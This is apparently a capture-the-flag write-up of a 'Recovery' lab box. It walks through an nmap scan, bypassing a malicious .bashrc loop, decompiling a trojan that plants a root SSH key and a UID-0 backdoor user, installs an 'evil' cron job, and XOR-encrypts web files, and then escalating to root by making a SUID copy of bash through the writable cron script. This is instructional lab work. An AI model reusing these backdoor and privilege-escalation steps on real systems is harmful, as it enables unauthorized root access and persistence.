

Recovery

- Enumeration
 - Nmap Scan
 - HTTP (80)
- Connecting to SSH
- Preventing SSH Disconnection
- Decrypting the webpage

Enumeration

Nmap Scan

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 60  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 55:17:c1:d4:97:ba:8d:82:b9:60:81:39:e4:aa:1e:e8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACqaXDoAAvwHBvNhrHfjZaxCgLBQAImpPRiPxxetRqPQYVPusw2lV6
HPV1j2ymgdsaA7bNP8jroSq54c2mVLyYVYwbdUscYuLMj/Rf1PxHx/18J2LF0FnhyRsX8iszNqQ+BqDQ7402hyN/Cqbwy
8pm6i75QRIblyFRzFwihqSqCDp90075Y9wr2+iQX8yzL7CJjnS5w+vEdnGsF88Mzs/NZxB2ZHoDf3lw8uMo0iHg23GfPn
tVilr01AP6szDOHIMlMMk6pMqkU7MrXvJz+Ij+MP8b1+5T0uBB4MgtrUyQLXyRZGX4M30YGdR+jnfAjIKEjAEqrSyotr+
l+hLEgUNHT
|   256 8d:f5:4b:ab:23:ed:a3:c0:e9:ca:90:e9:80:be:14:44 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBCjzHLHSecU/G6uRjXb
HIsERaRTzJ+a1lVwvIXkLoaqhlHIM616JxWkaUD0CxzLjrnSjxKsjI1YXcrHYFNd2rys=
|   256 3e:ae:91:86:81:12:04:e4:70:90:b1:40:ef:b7:f1:b6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHR259lx5M/24wvX1dnbS1ehHzmK4sr1B7aZqsfIes0B

80/tcp    open  http      syn-ack ttl 60  Apache httpd 2.4.43 ((Unix))
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.43 (Unix)
|_http-title: Site doesn't have a title (text/html).


1337/tcp  open  http      syn-ack ttl 61  nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Help Alex!
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD

65499/tcp open  ssh      syn-ack ttl 61  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:b6:aa:93:8d:aa:b7:f3:af:71:9d:7f:c5:83:1d:63 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDIefQd78mUpATjIg691Z6jdxWq6XjvivNMdaV3PrE70ee0YPwQxQw
NYswl7v1k+r9c1PENL8ol4wokp/nk2omQP3Iwua/STVYo6Xdh9DIgC7x68FWaJn/t24zhKKZ/v8vHIIulI5sdHTQzapVg
IqhZFWH1JhvmD0buKGccGRQddPElr2pwguwSdN0zW21h8LPMr7wEiafbaLhM09fEN0UUWwDF4RfFo5GoW7Mhz4Y64Px1H
6CbrAS/z0sPe7F3nx2/YNdVM83VNNtGCS0nSbmt0AbgZHh/Zv05RM8p1QR4EoMSi4ogQW6VH78GNRR0G2V+P56u1VQ/Je
6CXLMWML69
|   256 64:98:14:38:ff:38:05:7e:25:ae:5d:33:2d:b6:78:f3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEFh4xjNznqUWlomuTl
VT1AIG/RmdUH5bjmze2euH63jQRqYS1h8Y4Negc4cw4CXm3HpkxtYct04VAaGwHCGNWk=
|   256 ef:2e:60:3a:de:ea:2b:25:7d:26:da:b5:6b:5b:c4:3a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/31imc1cKaUsvUlgomJ1RGFpLTNcb1YDT+TDXJ03R5
```


Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

- As mentioned in the message, the ports opened are SSH(22, 65499) and HTTP(80,1337)
- Port 1337 is the control panel, where the flag will appear
- Port 80 is the webpage
- Anything about port 65499 was not mentioned

HTTP (80)



As stated, the web page has been encrypted.



The control panel at port 1337.

Connecting to SSH

```
└─$ ssh alex@recovery.thm
The authenticity of host 'recovery.thm (10.49.171.33)' can't be established.
ED25519 key fingerprint is: SHA256:I4J000i86jz8ik99nUU9JfcBP/8CySItEru9FLYGRas
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'recovery.thm' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
alex@recovery.thm's password:
Permission denied, please try again.
alex@recovery.thm's password:
Linux recoveryserver 4.15.0-106-generic #107-Ubuntu SMP Thu Jun 4 11:27:52 UTC 2020 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
. . .
```

Something is there in the bashrc file that is triggering this output upon logging. We can use the `bash --norc` flag with SSH while logging to not load the default bashrc.

```
└─$ ssh alex@recovery.thm bash --norc
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
alex@recovery.thm's password:
id
uid=1000(alex) gid=1000(alex) groups=1000(alex)
whoami
alex
```

Now we can modify the content of .bashrc file.

```
while ;; do echo "YOU DIDN'T SAY THE MAGIC WORD!"; done &
```

This is the last line of the .bashrc file. Removing this line from the file.

Copy the bashrc file to my machine using SCP, making the changes and then using SCP to replace the original file.

Preventing SSH Disconnection

The SSH login keeps dropping after sometime. I found a file of interest that has SUID bit set.

```
alex@recoveryserver:~$ cat file.txt
/bin/mount
/bin/su
/bin/umount
/bin/admin
/usr/local/apache2/bin/suexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/sudo
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
alex@recoveryserver:~$ file /bin/admin
/bin/admin: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linke
d, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=08edc8d505c845
c14fd2350717ddabf8054ac395, not stripped
```

Some executable binary.

```

1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     size_t n; // [rsp+18h] [rbp-18h] BYREF
4     char *lineptr; // [rsp+20h] [rbp-10h] BYREF
5     char *s2; // [rsp+28h] [rbp-8h]
6
7     setresuid(0, 0, 0);
8     setresgid(0, 0, 0);
9     puts("Welcome to the Recoverysoft Administration Tool! Please input your password:");
10    s2 = "you dont need to find the password\n";
11    lineptr = nullptr;
12    n = 256;
13    getline(&lineptr, &n, stdin);
14    if ( !strcmp(lineptr, s2) )
15    {
16        puts("This section is currently under development, sorry.");
17    }
18    else
19    {
20        puts("Incorrect password! This will be logged!");
21        .....

```

Doesn't look helpful.

Copying the fixutil binary to my machine for analysis.

```

int __fastcall main(int argc, const char **argv, const char **envp)
{
    FILE *s; // [rsp+10h] [rbp-10h]
    FILE *stream; // [rsp+18h] [rbp-8h]

    s = fopen("/home/alex/.bashrc", "a");
    fwrite("\n\nwhile ;; do echo \"YOU DIDN'T SAY THE MAGIC WORD!\"; done &n", 1u, 0x3Cu, s);
    fclose(s);
    system("/bin/cp /lib/x86_64-linux-gnu/liblogging.so /tmp/logging.so");
    stream = fopen("/lib/x86_64-linux-gnu/liblogging.so", "wb");
    fwrite(&bin2c_liblogging_so, 0x5A88u, 1u, stream);
    fclose(stream);
    system("echo pwned | /bin/admin > /dev/null");
    return 0;
}

```

This is interesting. Copying the liblogging.so file to /tmp and then writing to the original file.

```

/usr/local/apache2/htdocs/
/opt/.fixutil/
/opt/.fixutil/backup.txt
/bin/mv /tmp/logging.so /lib/x86_64-linux-gnu/oldliblogging.so
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC4U9g0tekRWtwKB13+ysB5WfybPSi/rpvDDfvRNZ+BL81mQYTMPbY3bD6u2eYYXfWMK6k3XsILBizVqCqQVNZeyUj5x2FFEZ0R+HmxXQkBi
+yNMYoJYgHQyngIezdBsparH62RUTfmUbwGLT0kxqnnZQsJbXnUCspo0z0hl8tK4qr8uy2PAG7QbqzL/epfRPjBn4f3CWV+EwkkkE9XLPJ+SHWPL8JSdiD/gTIMd0P9TD1Ig5w6F0f4yeGxIV
IjxrA4MCHMmo1U9vsIKThfLq80tWp9VzwHjaev9jnTFg+bZnTXIoT4+Q2gLV124qdqzw54x9AmYfo0FH9tBwr0+pJNW11CtGo1YUaHeQsA8fska7fHeS6czjVr6Y76Q1Wqq44q/BzdQ9KlTEk
NSs+2sQs9csUybWsXumipViSULa63cLnkFFr3D9nzDbFhek60Ek+ZLyp8YEagHMFb6IFhu09w5cPZApTngxyzJU7CgwiCCZtXURnBmKV72rF06ISrus= root@recovery
/root/.ssh/authorized_keys
/usr/sbin/useradd --non-unique -u 0 -g 0 security 2>/dev/null
/bin/echo 'security:$6$he6jYubzsBX1d7yv$sD49N/rXD5NQT.uoJhF7libv6HLc0/EZ0qZjcvbXDoua44ZP3VrUcicSnlmvWwAFTqHflivo5vmYjKR13gZci/' | /usr/sbin/chpas
swd -e
/opt/brilliant_script.sh
#!/bin/sh
for i in $(ps aux | grep bash | grep -v grep | awk '{print $2}'); do kill $i; done;
/etc/cron.d/evil
* * * * root /opt/brilliant_script.sh 2>61 >/tmp/testlog
:~3$
GCC: (Ubuntu 9.3.0-10ubuntu2) 9.3.0

```

SSH-key, changing passwords, many things in this file. Copying it locally to analyse it.

```

FILE *cron_f; // [rsp+28h] [rbp-8h]

system("/bin/mv /tmp/logging.so /lib/x86_64-linux-gnu/oldliblogging.so");
v1 = time(nullptr);
srand(v1);
authorized_keys = fopen("/root/.ssh/authorized_keys", "w");
fprintf(
    authorized_keys,
    "%s\n",
    "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC4U9g0tekRWtwKB13+ysB5WfybPSi/rpvDDfvRNZ+BL81mQYTMPbY3bD6u2eYYXfWMK6k3XsILBizV"
    "qCqQVNZeyUj5x2FFEZ0R+HmxXQkBi+yNMYoJYgHQyngIezdBsparH62RUTfmUbwGLT0kxqnnZQsJbXnUCspo0z0hl8tK4qr8uy2PAG7QbqzL/epfRPjB"
    "n4f3CWV+EwkkkE9XLPJ+SHWPL8JSdiD/gTIMd0P9TD1Ig5w6F0f4yeGxIVIjxrA4MCHMmo1U9vsIKThfLq80tWp9VzwHjaev9jnTFg+bZnTXIoT4+Q2g"
    "LV124qdqzw54x9AmYfo0FH9tBwr0+pJNW11CtGo1YUaHeQsA8fska7fHeS6czjVr6Y76Q1Wqq44q/BzdQ9KlTEkNSs+2sQs9csUybWsXumipViSULa63"
    "cLnkFFr3D9nzDbFhek60Ek+ZLyp8YEagHMFb6IFhu09w5cPZApTngxyzJU7CgwiCCZtXURnBmKV72rF06ISrus= root@recovery");
fclose(authorized_keys);
system("/usr/sbin/useradd --non-unique -u 0 -g 0 security 2>/dev/null");
system(
    "/bin/echo 'security:$6$he6jYubzsBX1d7yv$sD49N/rXD5NQT.uoJhF7libv6HLc0/EZ0qZjcvbXDoua44ZP3VrUcicSnlmvWwAFTqHflivo5vmY"
    "jKR13gZci/' | /usr/sbin/chpasswd -e");
XOREncryptWebFiles();
script_f = fopen("/opt/brilliant_script.sh", "w");
fwrite(
    "#!/bin/sh\nfor i in $(ps aux | grep bash | grep -v grep | awk '{print $2}'); do kill $i; done;\n",
    1u.

```

It fixutil binary copies the original liblogging file to /tmp and then this liblogging file moves the /tmp/liblogging.so to oldliblogging.so It contains the root SSH public key. The brilliant_script.sh is of use. It contains the script that is disconnecting the SSH shell.

```

alex@recoveryserver:/opt$ ls -la
total 24
drwxr-xr-x 1 root root 4096 Jun 17 2020 .

```

```
drwxr-xr-x 1 root root 4096 Jun 17 2020 ..
drwx----- 1 root root 4096 Jun 17 2020 .fixutil
-rwxrwxrwx 1 root root 95 Jun 23 07:11 brilliant_script.sh
```

Read, write executable permissions. I can change the content.

```
31     script_f);
32     fclose(script_f);
33     cron_f = fopen("/etc/cron.d/evil", "w");
34     fwrite("\n* * * * root /opt/brilliant_script.sh 2>&1 >/tmp/testlog\n\n", 1u, 0x3Du, cron_f);
35     fclose(cron_f);
36     chmod("/opt/brilliant_script.sh", 0x1FFu);
37     chmod("/etc/cron.d/evil", 0x1EDu);
38 }
```

```
alex@recoveryserver:/opt$ cat /etc/cron.d/evil
```

```
* * * * * root /opt/brilliant_script.sh 2>&1 >/tmp/testlog
```

The file is also set as cronjobs. Since this file is running as root, we can add scripts to get privilege escalation.

```
alex@recoveryserver:/opt$ cat brilliant_script.sh
```

```
#!/bin/sh
```

```
cp /bin/bash /tmp/priv && chmod u+s /tmp/priv
```

```
alex@recoveryserver:/tmp$ ls -l
```

```
total 1144
```

```
-rwsr-xr-x 1 root root 1168776 Jun 23 07:31 priv
```

```
-rw-r--r-- 1 root root 0 Jun 23 07:31 testlog
```

Running this to get root shell.

```
alex@recoveryserver:/tmp$ ./priv -p
```

```
priv-5.0# id
```

```
uid=1000(alex) gid=1000(alex) euid=0(root) groups=1000(alex)
```

```
priv-5.0# whoami
```

```
root
```

In the `opt` directory, there is a directory named `.fixutil`.

```
priv-5.0# ls
```

```
backup.txt
```

```
priv-5.0# cat backup.txt
```

```
AdsipPewFlfkml
```

Replacing the existing `liblogging.so` file with the original one.

We can add our own key in the `authorized_keys` of root.

A privileged user has been added: security

```
system( /usr/sbin/useradd --non-unique -u 0 -g 0 security 2>/dev/null );
system(
"/bin/echo 'security:$6$he6jYubzsBX1d7yv$SD49N/rXD5NQT.uoJhF7libv6HLc0/EZ0qZjcvbXDoua44ZP3VrUcicSnImvWwAFTqHflivo$
"jKR13gZci/' | /usr/sbin/chpasswd -e");
```

Removing this user.

Decrypting the webpage

The `liblogging.so` file a function named `XOREncryptWebFiles`


```

v6 = __readfsqword(0x28u);
encryption_key = (char *)malloc(0x11u);
if ( !encryption_key )
    exit(1);
rand_string(encryption_key, 0x10u);
memset(&stat_res, 0, sizeof(stat_res));
if ( (unsigned int)_stat((char *)encryption_key_dir, &stat_res) == -1 )
    mkdir(encryption_key_dir, 0x1C0u);
encryption_file = fopen("/opt/.fixutil/backup.txt", "a");
fprintf(encryption_file, "%s\n", encryption_key);
fclose(encryption_file);
webfile_names = (char **)malloc(8u);
if ( !webfile_names )
    exit(1);
amnt_webfiles = GetWebFiles(webfile_names, 8);
for ( i = 0; i < amnt_webfiles; ++i )
{
    XORFile(webfile_names[i], encryption_key);
    free(webfile_names[i]);
}

```

We already saw the backup.txt file. It is the XOR key.

```

void __cdecl XOREncryptWebFiles()
{
    int i; // [rsp+0h] [rbp-C0h]
    int amnt_webfiles; // [rsp+4h] [rbp-BCh]
    char *encryption_key; // [rsp+8h] [rbp-B8h]
    FILE *encryption_file; // [rsp+10h] [rbp-B0h]
    char **webfile_names; // [rsp+18h] [rbp-A8h]
    stat stat_res; // [rsp+20h] [rbp-A0h] BYREF
    unsigned __int64 v6; // [rsp+B8h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    encryption_key = (char *)malloc(0x11u);
    if ( !encryption_key )
        exit(1);
    rand_string(encryption_key, 0x10u);
    memset(&stat_res, 0, sizeof(stat_res));
    if ( (unsigned int)_stat((char *)encryption_key_dir, &stat_res) == -1 )
        mkdir(encryption_key_dir, 0x1C0u);
    encryption_file = fopen("/opt/.fixutil/backup.txt", "a");
    fprintf(encryption_file, "%s\n", encryption_key);
    fclose(encryption_file);
    webfile_names = (char **)malloc(8u);
    if ( !webfile_names )
        exit(1);
    amnt_webfiles = GetWebFiles(webfile_names, 8);
    for ( i = 0; i < amnt_webfiles; ++i )
    {
        XORFile(webfile_names[i], encryption_key);
        free(webfile_names[i]);
    }
    free(webfile_names);
}

```

Two more functions mentioned here: GetWebFiles, XORFile

GetWebFiles returns the number of web files in the directory.

XORFile XOR the webfiles using the backup.txt key

```


ta:00000000000004100      public web_location
ta:00000000000004100 ; const char *web_location
ta:00000000000004100 web_location    dq offset aUsrLocalApache
ta:00000000000004100                                ; DATA XREF: LOAD:0000000000000000
ta:00000000000004100                                ; .got:web_location_ptrto
ta:00000000000004100                                ; "/usr/local/apache2/htdocs/"
ta:00000000000004108      public encryption_key_dir
ta:00000000000004108 ; const char *encryption_key_dir

```

This is the weblocation

```
root@recoveryserver:/usr/local/apache2/htdocs# ls -l
total 12
-rw-rw-r-- 1 root root 997 Jun 17 2020 index.html
-rw-rw-r-- 1 root root 109 Jun 17 2020 reallyimportant.txt
-rw-rw-r-- 1 root root 85 Jun 17 2020 todo.html
```

Copying the files to my machine and using CyberChef for XORing. Other way would be to write a python script.



Downloading all the outputs and then using `SCP` to copy the files to the designated folder.

